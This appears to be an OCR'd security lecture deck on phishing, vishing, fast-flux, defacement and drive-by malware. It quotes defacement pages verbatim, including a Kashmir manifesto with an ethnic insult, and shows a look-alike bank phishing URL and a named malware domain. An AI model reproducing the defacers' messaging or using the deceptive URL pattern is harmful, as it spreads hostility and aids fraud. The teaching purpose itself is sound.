
“Phlash” Phishing and Vishing

- “Phlash” Phishing
  - Entire phishing Web site built using Flash.
    - Harder to analyze the page itself
    - easily bypass any anti-phishing toolbars.
- Vishing
  - short for "voice phishing".
  - social engineering over the telephone system
  - automated voice messages/recordings are used
  - victim is tricked to enter their credit card number or bank account number on the key pad.
  - use of VoIP

Fast-Flux

- DNS technique used by botnets to hide phishing and malware delivery sites.
- An ever-changing network of compromised hosts acting as proxies.
- Domain resolves to a set of IP addresses for a short period, then switches to another set, thus large number of compromised machines are used
- If machines are not used to serve up phishing websites they are available for sending email spam
- Often combined with redirection / reverse-proxy
- Agility makes it almost impractical to ‘take down’ the hosting machines

Fast Flux - how it works



Rock-Phish

- Gang highly active in early 2007
- Used proxy system that relays requests to a back-end server system which is loaded with a large number (up to 20 at a time) of fake bank websites.
- Registered & used short, meaningless domain names
- Long URLs intended to appear genuine
  - such as: http://www.ABCbank.co.in.login.id3614061.lof80.info/r1/{letter}
- ‘Wildcard DNS’ used to resolve all variant domain names to a particular IP address
- It shares hosts – so if one is removed, the site automatically switches to working machines which are still hosting a copy of the proxy

Website Defacement

- A website defacement is an attack on a website that changes the visual appearance of the site.
- These are typically the work of system crackers, who break into a web server and replace the hosted website with one of their own.
- A message is often left on the webpage.
- Most times the defacement is harmless, however, it can sometimes be used as a distraction to cover up more sinister actions such as uploading malware.

Objectives behind Website Defacement


- Defacements may be done in an effort

  -- to publicly "strike a blow" against a perceived enemy
  -- to embarrass a targeted site by illustrating a security issue
  -- to attract public attention to a cause, an "injustice" or an entity
  -- to reduce public confidence in the security of a system and its trustworthiness for use for sensitive purposes
  -- simply because the defacer finds doing defacements to be "fun"

- To achieve most of these ends, defacements done by a hacker/cracker must be noticed.

- However, once a defacement is noticed, the defaced site will usually get taken off line and the defacement will disappear (except for potential archived copies).

Defacement



Defaced by x00mx00m - Total It Solutions
http://   /default.html
Live Search
File Edit View Favorites Tools Help
Defaced by x00mx00m
Page
Tools
Done
Internet
100%
start
Internet Explorer can...
Google - Total It Solu...
Defaced by x00mx0...
11:21 AM

! لا إله إلا الله محمد رسول الله !

PAKISTAN/ ZINDABAD

PAKbugs-Crew

www.PAKbugs.org


Sorry Dear, but we have only this option to inform you about the bug

Relax, Nothing was deleted

x00mx00m {@} gmail (o) com

greatz: nEt^DeViL, Zombie_KSA & ALL PAKbugs

Defacement





Sp@rK CoD3R was here

```
[illegible]

[illegible]:~# id
[illegible]:~# uid=0(root) gid=0(root) groups=0(root)
[illegible]:~# ls -la

[+] PAK CobrA ARMY
[+] HACKED BY Sp@rK CoD3R
[+] Facebook.com/Sp@rK.CoD3R.1337

##################################################

This website is owned by Sp@rK CoD3R, we have some questions,As the whole world know that Kashmir is the Muslims
state, and the people want to be the part of Pakistan.And you bullshit Indians, are the corrupted Nation which
the world never seen,we want freedom for Kashmir, Free Kashmir .. Freedom is our goal.. , " India means the
territory of India excluding the State of Jammu and Kashmir." , This institutionalized impunity with which the
killings of civilians by military and police forces in Jammu and Kashmir continues should be a source of shame
for India which propagates to be a democracy! Kashmir does not want militarized governance - STOP killing
children, raping women and imprisoning the men! , They just want freedom! freedom from the evil of the Indian
Military! , Ghandi said - freedom is never dear at any price. It is the breath of life. What would a man not pay
for living? , Everyday 100s of innocent people are abused, raped and even killed in Kashmir by the Indian army, a
third of the deaths are children, , - we don't want war, take back your men, your guns and go back to where you
came from , All we ask is for freedom, you can kill us but you cant kill us all, we shall not give up, Giving up
is not an option! .

Greetz: MiND ErrOr | Blind Skill | DEath Angel | DJ Atta | Sp@rK CoD3R | KIR KhAN | Sp@rK CoD3R | BaDmAsh PBC |
GhOst StRiCer | MuKa HaXoR | AnXaR RaZa | CObrA HaXoR | MaJo | Mr.ErrOr | UsB sIrvIr | PsYcHO | 1Mr DEvIll | Th3
trAOr | MeGa MinD | Dark ShaDow | BLaCkLiSTeD DeviL | PrinCE naxoR | ShOwTiMe | VJ LoDhI | HAXOR SNIPER | Dr.
ViRUS | JaKir 99 | FaTaLy Rali CobrA | CobrA GaNg | MUSLIM COBRA HACKERS | PAKISTANI COBRA ARMY | PAKISTANI COBRA
HACKERS | PAK COBRAS VoiCe Of PAKISTAN All Muslim Brothers AND PAKISTANI HaCkErS.

[illegible]:~#
```

Malware Propagation Attacks

- Silently installs software when web page is loaded
- Increase exposure by compromising other sites and insert code into them
- Sites owners unaware they are participating in an attack


Landing Site
(1) Client visits the landing site
Victim machine
(2) Redirect to get the exploit
(3) Redirect to get the exploit
Hop Point
n redirection steps
(5) Automatically install and run the Malware
(4) Download the Malware executable
Malware Distribution Site



Resp.

Legitimate website

2 User request legitimate website

3 Website response including malicious code

Req. Connect Attacker

Legitimate user's system

1.2 Infect a legitimate website

1.1 Create a Malicious website

Attacker

4 User's browser request for content from malicious website

5 Malicious website successfully delivers malware/virus

Malicious website

Causes and Consequences

Causes

- Outdated Brower version’s of IE,Firefox,Chrome
- Add-ons Adobe flash player,reader,javascript,etc.
- System not being updated


Consequences

- ***User’s system is infected or Compromised***
- ***Attacker takes control over the system***
- ***Steal user credentials like password, bank account details ,etc.***
- ***Install other malware’s and conduct further attacks***

Google's safe browsing Diagosticsts

- Google's safe browsing functionality- Helping the webmaster out:
- Flag the insecure site:
- Google’s safe browsing page

http://google.com/safebrowsing/diagnostic?site=< domain name >



Safe Browsing
Diagnostic page for app[redacted]*.co.in*

Advisory provided by Google

What is the current listing status for approach.co.in?

Site is listed as suspicious - visiting this web site may harm your computer.

Part of this site was listed for suspicious activity 3 time(s) over the past 90 days.

What happened when Google visited this site?

Of the 1 pages we tested on the site over the past 90 days, 1 page(s) resulted in malicious software being downloaded and installed without user consent. The last time Google visited this site was on 2011-01-17, and the last time suspicious content was found on this site was on 2011-01-17.

Malicious software is hosted on 1 domain(s), including addonrock.ru/.

This site was hosted on 1 network(s) including AS11388 (MAXIM).

Has this site acted as an intermediary resulting in further distribution of malware?

Over the past 90 days, approach.co.in did not appear to function as an intermediary for the infection of any sites.

Has this site hosted malware?

No, this site has not hosted malicious software over the past 90 days.

How did this happen?

In some cases, third parties can add malicious code to legitimate sites, which would cause us to show the warning message.

